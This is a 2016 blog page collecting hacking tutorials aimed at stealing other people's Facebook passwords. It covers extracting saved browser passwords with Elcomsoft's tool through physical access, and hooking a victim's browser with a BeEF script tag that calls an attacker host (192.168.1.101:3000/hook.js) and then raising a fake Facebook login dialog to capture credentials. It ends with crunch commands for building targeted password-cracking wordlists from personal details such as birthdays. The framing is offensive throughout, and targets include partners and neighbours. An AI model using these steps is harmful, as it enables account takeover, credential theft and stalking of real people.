Thursday, 28 July 2016

Facebook Password Extractor

One of the cardinal rules of hacking is: "If I can get physical access to the computer... GAME OVER!" This means that if I were given even just a few moments to the machine itself, I can hack anything I want from that computer—including Facebook passwords.
I recognize that not all of you are technically savvy, though, that doesn't mean you can't be with some hard work. So this Facebook hack is for those of you without either the technical savvy or the work ethic to become so. All you need is a moment or two of unfettered physical access to the target's computer and you can easily have their Facebook password.

Remember Me?

This hack relies upon the fact that most of us want websites to remember us when we return. We don't want to put in our username and password every time we want to access the site, so we tell the browser to "Remember me." In that way, we don't need to re-authenticate and provide our password, our system simply remembers it and provides it to the website.
Of course, those passwords must be stored somewhere on our computer. The key is to know where those passwords are stored and how to crack the hashed passwords when we find them. For instance, Mozilla stores the users passwords at:

c:/Users/Username/AppData/Local/Mozilla/Firefox/Profiles/**.default/cache2/entries
As you can see in the screenshot below, I have displayed that directory and password hashes from a Windows 7 computer running Firefox 36. These are all the saved passwords from various websites that Firefox has stored.
Note that the location of these passwords is in different places for each browser and sometimes in different places on different operating systems with the same browser. Look for more on this subject in my Digital Forensics series in the near future.

Elcomsoft's Facebook Password Extraction Tool

Fortunately for us, there is a company in Russia named Elcomsoft.
This company employs first-rate cryptographers and they develop and sell software to crack various password encryption schemes. (As a side note, a cryptographer from Elcomsoft was the first person arrested and prosecuted under the DCMA when he came to the U.S. for a conference. He was eventually acquitted.)
Their software is listed as digital forensic tools, but they can just as easily be used for hacking purposes. One of their tools was used for the iCloud hack that revealed nude photos of Jennifer Lawrence and other Hollywood stars in August 2014.
Elcomsoft developed a Windows tool named Facebook Password Extractor (FPE, for short) that extracts the user's Facebook password from its location on the user's system (the user must have used the "Remember me" feature) and then cracks it. Of course, we need physical access to the system to do this in most cases. Alternatively, if we can hack their system, we could upload this tool to the target system and then use it or we could simply download the user's browser password file and use this tool locally on our system.
You can download this free tool from Elcomsoft's website, which officially supports the following web browsers (though it may work on newer versions).
  • Microsoft Internet Explorer (up to IE9)
  • Mozilla Firefox (up to Firefox 4)
  • Apple Safari (up to Safari 5)
  • Opera (up to Opera 11)
  • Google Chrome (up to Chrome 11)
The process of using this tool is almost idiot-proof. (Almost a requirement for Facebook hacking, wouldn't you agree?) You simply install it on the system whose Facebook password you want to extract and it does everything else.

One of the drawbacks to using this tool is that Elcomsoft released it back in 2011 and it has not been updated since. Maybe we should make this a Python project for the Null Byte community in the near future?

Get Facebook Credential without hacking Facebook

Many people come to Null Byte looking to hack Facebook without the requisite skills to do so. Facebook is far from unhackable, but to do so, you will need some skills, and skill development is what Null Byte is all about.
Sometimes, if you have a bit of skill, a bit of luck, and a bit of social engineering, you can get Facebook credentials. That's what this tutorial is all about. If you don't take the time to install Kali and learn a little about networking and Linux, this won't work for you—but if you are willing to take a little time to study here at Null Byte, you can probably gain access to someone's Facebook credentials very easily with this little trick.
(All Facebook users should take note of this if you don't want to get hacked.)

Step 1Install Kali (If You Haven't Done So Already)

The first step is to download and install Kali Linux. This can be done as a standalone operating system, a dual-boot with your Windows or Mac system, or in a virtual machine inside the operating system of your choice. No, this cannot be done with Windows! Windows, for all its strengths and ease of use, is not an appropriate hacking operating system.
Within Kali, there is an app called the Browser Exploitation Framework (BeEF). It is capable of helping you hack the victim's browser and take control of it. Once you have control of their browser, there are so many things you can do. One of them is to trick the user into giving away their Facebook credentials, which I'll show you here.

Step 2Open BeEF



Fire up Kali, and you should be greeted with a screen like below. You start up BeEF by clicking on the cow icon to the left of the Kali desktop.
When you click on it, it starts BeEF by opening a terminal.

BeEF is an application that runs in the background on a web server on your system that you access from a browser. Once BeEF is up and running, open your IceWeasel browser to access its interface. You can login to BeEF by using the username beefand the password beef.

You will then by greeted by BeEF's "Getting Started" screen.

Step 3Hook the Victim's Browser

This is the most critical—maybe even the most difficult part—of this hack. You must get the victim to click on a specially designed JavaScript link to "hook" their browser. This can be done in innumerable ways.
The simplest way is to simply embed the code into your website and entice the user to click on it. This might be done by such text as "Click here for more information" or "Click here to see the video." Use your imagination.
The script looks something like below. Embed it into a webpage, and when someone clicks on it, you own their browser! (Comment below if you have any questions on this; You might also use the MitMf to send the code to the user, but this requires more skill.)
<script src= "http://192.168.1.101:3000/hook.js&#8221 ; type= "text/javascript" ></script>
From here, I will be assuming you have "hooked" the victim's browser and are ready to own it.

Step 4Send a Dialog Box to the User


When you have hooked the victim's browser, its IP address, along with the operating system and browser type icons, will appear in the "Hooked Browsers" panel on the left. Here, I have simply used my own browser to demonstrate.
If we click on the hooked browser, it opens a BeEF interface on the right side. Notice that it gives us the details of the browser initially. It also provides us with a number of tabs. For our purposes here, we are interested in the 'Commands" tab.

Click on the "Commands" tab, then scroll down the "Modules Tree" until you come to "Social Engineering" and click to expand it. It will display numerous social engineering modules. Click on "Pretty Theft," which will open a "Module Results History" and "Pretty Theft" window.
This module enables you to send a pop-up window in the user's browser. In our case, we will be using the Facebook dialog box.

If we click on the "Dialog Type" box, we can see that this module can not only create a Facebook dialog box, but also a LinkedIn, Windows, YouTube, Yammer, and a generic dialog box. Select the Facebook dialog type,then click on the "Execute" button the the bottom.

Step 5The Dialog Box Appears on the Target System


When you click "Execute" in BeEF, a dialog box will appear in the victim's browser like that below. It tells the victim that their Facebook session has expired and they need to re-enter their credentials.
Although you may be suspicious of such a pop-up box, most users will trust that their Facebook session expired and will simply enter their email and password in.

Step 6Harvest the Credentials



Back on our system in the BeEf interface, we can see that the credentials appear in the "Command results" window. The victim has entered their email address "loveofmylife@gmail.com" and their password "sweetbippy" and they have been captured and presented to you in BeEF.
If you are really determined to get those Facebook credentials, it can be most definitely be done, and this is just one way of many methods (but probably the simplest).
If you you want to develop the skills to an even higher level, start studying here at Null Byte to master the most valuable skill set of the 21st century—hacking!

Creating Wordlist with Kali Linux

In this series on password cracking, I have been attempting to develop your skills in the age-old art of password cracking. Although it might seem like a simple and straightforward exercise, those of you who have attempted password cracking know that there are many subtleties to this art.
In many of our password cracking disciplines, we often need to use a wordlist that will essentially attempt thousands of potential passwords per second. This is often referred to as a dictionary attack, even though we need not rely solely on dictionary words. These wordlists may have any combination of characters and words in an attempt to crack a complex password offline.
Sometimes we may have indications of the target's choice password or password components which may come from our knowledge of the target, e.g. girlfriend, neighbor, friend, etc. It could be their name, children's names, a pet's name, birthday, or job. We may also know the organization's password policy (e.g. minimum 8 characters, uppercase and lowercase, etc.).
In these cases, we may be able to generate a custom wordlist that reflects our knowledge of the target or the organization's password policy.
Kali Linux has built into it a tool called "crunch" that enables us to create a custom password-cracking wordlist that we can use with such tools like HashcatCain and AbelJohn the RipperAircrack-ng, and others. This custom wordlist might be able to save us hours or days in password cracking if we can craft it properly.
Let's get started with crunch and generate some custom wordlists to crack passwords in our favorite password cracking tool.

Step 1Fire Up Kali & Open Crunch

Let's start by firing up Kali and opening crunch by going to Applications -> Kali Linux -> Password Attacks -> Offline Attacks -> crunch.
This will open the crunch screen like that below.
Unlike many other hacking applications, crunch doesn't provide us with much info in its opening screen. I believe that's because crunch, although relatively simple to work with initially, has so many sophisticated options that the developer has put much of the information in man pages.

Step 2The Crunch Syntax

The basic syntax for crunch looks like this:
kali > crunch <min> max<max> <characterset> -t <pattern> -o <output filename>
Now, let's go over what's included in the syntax above.
  • min = The minimum password length.
  • max = The maximum password length.
  • characterset = The character set to be used in generating the passwords.
  • -t <pattern> = The specified pattern of the generated passwords. For instance, if you knew that the target's birthday was 0728 (July 28th) and you suspected they used their birthday in their password (people often do), you could generate a password list that ended with 0728 by giving crunch the pattern @@@@@@@0728. This word generate passwords up to 11 characters (7 variable and 4 fixed) long that all ended with 0728.
  • -o <outputfile> = This is the file you want your wordlist written to.

Step 3The Crunch Manual

Let's go to the man pages for crunch by typing:
kali > man crunch
This should open the manual pages for crunch like that below. The developers of crunch have packed these pages with a lot of info on how to get the most out of crunch.
If we page down a bit in these man pages, we will come to this page (notice at the bottom, it says we are at line 70).
At the top we see the -f switch. This switch allows us to choose the character set we want to use to generate our wordlist. The syntax is:
-f /path/to/charset.lst <charactersetname>
Here we tell crunch where the charset.lst is with the full path and then select a particular character set from that list. In Kali, the charset.lst is at:
/usr/share/rainbowcrack/charset.lst

Step 4Create Some Simple Wordlists

Let's start by generating some simple wordlists for password cracking. Let's assume that we know the company has passwords between 4 and 8 characters. We can generate all the possibilities in crunch by typing:
kali > crunch 4 8
Where the first number (4) is the shortest word length and the second (8) is the longest word length.
When we execute this statement, crunch estimates how large the file will be (1812 GB) and then begins to generate the list.
What if we knew that the target always used number passwords between 6 and 8 characters? We could generate a complete list of password possibilities meeting this criteria and send them to a file in the root user's directory called numericwordlist.lst by typing:
kali > crunch 6 8 1234567890 -o /root/numericwordlist.lst
If we knew that the target's birthday was July 28 and they likely used that date (people often use their birthdates in their passwords to make it easier to remember) at the end of a ten character password? We could generate all the possibilities of ten-character passwords that end with 0728 and send the output to a file in the root user's directory named birthdaywordlist.lst, by typing:
kali > crunch 10 10 -t @@@@@@0728 -o /root/birthdaywordlist.lst
The @ sign is use to represent a wildcard of all possibilities, while the literals "0728" represent the fixed values.

Step 5Complex Wordlists with Crunch

One of the beauties of crunch is the ability to select a specific character set or create your own character set for generating your password list. If we know the likely character set the target is using for their password, we can select the character set to generate our password list. We can find the choice of character sets at:
/usr/share/rainbowcrack/charset.txt
Now, if we know that our target is using an eight character password with only alphabetic characters, we can generate a list of all the possibilities in crunch with the command:
kali > crunch 8 8 -f /usr/share/rainbowcrack/charset.txt mixalpha -o /root/alphawordlist.lst
This will generate all the 8-character passwords using only the alphabetic characters (no numbers or special characters) and storing them in a file called alphawordlist.lst in the root user's directory.
When cracking passwords, there are multiple methods of cracking unknown passwords. These include dictionary, rainbow table, brute force and others. If we know that parameters of the password or know something about the target and their possible passwords (birthday, pet names, spouse, etc.), crunch can be a very useful tool for generating specific wordlists to be used in a dictionary-like attack.